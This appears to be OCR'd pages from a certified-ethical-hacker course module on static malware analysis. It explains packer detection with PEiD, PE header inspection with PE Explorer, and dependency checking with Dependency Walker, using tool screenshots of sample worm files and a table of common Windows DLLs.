
Attackers use packing and obfuscation to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file and then run the unpacked file. This complicates reverse engineers' attempts to find out the actual program logic and other metadata via static analysis.

You should try to determine if the file includes packed elements and also locate the tool or method used for packing it. Use tools such as PEid, which detects most commonly used packers, cryptors, and compilers for PE executable files. Finding the packer will ease the task of selecting a tool for unpacking the code.

- **PEiD**

  Source: *https://www.aldeid.com*

  PEiD is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers**.** This tool also displays the type of packers used for packing the program. It also displays additional details such as entry point, file offset, EP section, and subsystem used for packing.



File: E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\Klez Virus L

Entrypoint: 00008458

File Offset: 00008458

Linker Info: 6.0

EP Section: .text

First Bytes: 55,8B,EC,6A

Subsystem: Win32 GUI

WARNING -> VIRUS -> I-Worm KLEZ [Overlay]

☑ Stay on top

Figure 7.71: Screenshot of PEiD

Some additional packaging/obfuscation tools are as follows:

- Macro_Pack (*https://github.com*)
- UPX (*https://upx.github.io*)
- ASPack (http://www.aspack.com)

Static Malware Analysis: Finding the Portable Executables (PE) Information


- The PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as **PE Explorer** to extract the above-mentioned information

PE Explorer

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL, and ActiveX Controls

PE Extraction Tools

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)
- PEView (*https://www.aldeid.com*)



http://www.heaventools.com

Finding the Portable Executables (PE) Information

The Portable Executable (PE) format is an executable file format used on Windows OS, which stores the information that a Windows system requires to manage the executable code. It stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format, and it consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, linked files, strings, menus, and symbols. The PE format contains a header and sections that store metadata about the file and code mapping in an OS.

The PE of a file contains the following sections:

- **.text:** Contains instructions and program code that the CPU executes.
- **.rdata:** Contains the import and export information as well as other read-only data used by the program.
- **.data:** Contains the program's global data, which the system can access from anywhere.
- **.rsrc:** Consists of the resources employed by the executable, such as icons, images, menus, and strings, as this section offers multi-lingual support.


You can use the header information to gather additional details of a file or program, such as its features. You can use tools such as PEView to extract the above-mentioned information.

- **PE Explorer**

  Source: *http://www.heaventools.com*

  PE Explorer lets you open, view, and edit a variety of 32-bit Windows executable file types (also called PE files) ranging from common types, such as EXE, DLL, and ActiveX

Controls, to less familiar types, such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more (including executable files that run on the MS Windows Mobile platform).


PE Explorer - C:\Users\Test\Desktop\wikiworm.exe
File
View
Tools
Help
HEADERS INFO
Address of Entry Point: 00402000
Real Image Checksum: 0000F708h
For Help, press F1

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0003h	
Time Date Stamp	447050A4h	21/05/2006 11:36:04
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	818Fh	
Magic	010Bh	PE32
Linker Version	3801h	1.56
Size of Code	00000000h	
Size of Initialized Data	00000000h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	00402000h	
Base of Code	00000000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00000200h	
Operating System Version	00000001h	1.0
Image Version	00000000h	0.0
Subsystem Version	00000004h	4.0
Win32 Version Value	00000000h	Reserved
Size of Image	00004000h	16384 bytes
Size of Headers	00000200h	
Checksum	0000F708h	
Subsystem	0002h	Win32 GUI
Dll Characteristics	0000h	
Size of Stack Reserve	00001000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00010000h	

```
22.07.2019 12:31:51 : Next Header OFFSET: 0080h
22.07.2019 12:31:51 : PE Signature: OK
22.07.2019 12:31:51 : Calculating Checksum: SUCCESS (Header's Checksum: 0000F708h / Real Chec
22.07.2019 12:31:51 : EOF Position: 00001000h  (4096)
22.07.2019 12:31:51 : Done.
```

Figure 7.72: Screenshot of PE Explorer

Some additional PE extraction tools are as follows:

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)
- PEView (*https://www.aldeid.com*)

Static Malware Analysis: Identifying File Dependencies


- Programs need to work with **internal system files** to properly function
- Programs store the **import** and **export functions** in the kernel32.dll file
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to estimate what the malware program can do
- Use tools such as **Dependency Walker** to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- Hakiri (*https://hakiri.io*)
- RetireJS (*https://retirejs.github.io*)

Dependency Walker

Dependency Walker lists all the **dependent modules** of an executable file and builds **hierarchical tree diagrams**. It also records all the functions of each module exports and calls



```
WIKIWORM.EXE
  KERNEL32.DLL
    API-MS-WIN-CORE-RT
    API-MS-WIN-CORE-RT
    NTDLL.DLL
    KERNELBASE.DLL
      NTDLL.DLL
      API-MS-WIN-EVE
      EXT-MS-WIN-AD
      EXT-MS-WIN-AD
      EXT-MS-WIN-KEF
      EXT-MS-WIN-NTI
      EXT-MS-WIN-KEF
      EXT-MS-WIN-KEF
      EXT-MS-WIN-KEF
      EXT-MS-WIN-KEF
      EXT-MS-WIN-KEF
      EXT-MS-WIN-MR
      EXT-MS-WIN-GP
      EXT-MS-WIN-NTI
      EXT-MS-WIN-NTI
      EXT-MS-WIN-SHI
```

```
PI  Ordinal ^   Hint          Function                 Entry Point
    N/A         0 (0x0000)    CloseHandle              Not Bound
    N/A         0 (0x0000)    CreateFileA              Not Bound
    N/A         0 (0x0000)    CreateFileMappingA       Not Bound
    N/A         0 (0x0000)    CreateProcessA           Not Bound
    N/A         0 (0x0000)    GetCurrentDirectoryA     Not Bound
    N/A         0 (0x0000)    GetFileSize              Not Bound
    N/A         0 (0x0000)    MapViewOfFile            Not Bound
    N/A         0 (0x0000)    Sleep                    Not Bound
    N/A         0 (0x0000)    UnmapViewOfFile          Not Bound
    N/A         0 (0x0000)    VirtualAlloc             Not Bound
    N/A         0 (0x0000)    WriteFile                Not Bound
```

```
E   Ordinal ^     Hint           Function                   Entry Point
     1 (0x0001)     68 (0x0044)  BaseThreadInitThunk        0x00016340
     2 (0x0002)    880 (0x0370)  InterlockedPushListSList   NTDLL.RtlInterlo
     3 (0x0003)   1543 (0x0607)  Wow64Transition            0x00081F90
     4 (0x0004)      0 (0x0000)  AcquireSRWLockExclusive    NTDLL.RtlAcquir
     5 (0x0005)      1 (0x0001)  AcquireSRWLockShared       NTDLL.RtlAcquir
     6 (0x0006)      2 (0x0002)  ActivateActCtx             0x00021FE0
     7 (0x0007)      3 (0x0003)  ActivateActCtxWorker       0x00017CC0
     8 (0x0008)      4 (0x0004)  AddAtomA                   0x0001F1C0
     9 (0x0009)      5 (0x0005)  AddAtomW                   0x00013890
    10 (0x000A)      6 (0x0006)  AddConsoleAliasA           0x00024980
```

http://www.dependencywalker.com

Identifying File Dependencies

Any software program depends on various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. They store the import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly, the process of registration, and location on the machine.

You need to find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Subsequently, you need to check if they can find and analyze these files, as they can provide information about malware in a file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all the library functions may allow you to guess what the malware program can do. You should know the various dll used to load and run a program.

Some standard dlls are listed in the table below:

dll	Description of contents
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components, such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics

Ntdll.dll	Interface to the Windows kernel
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

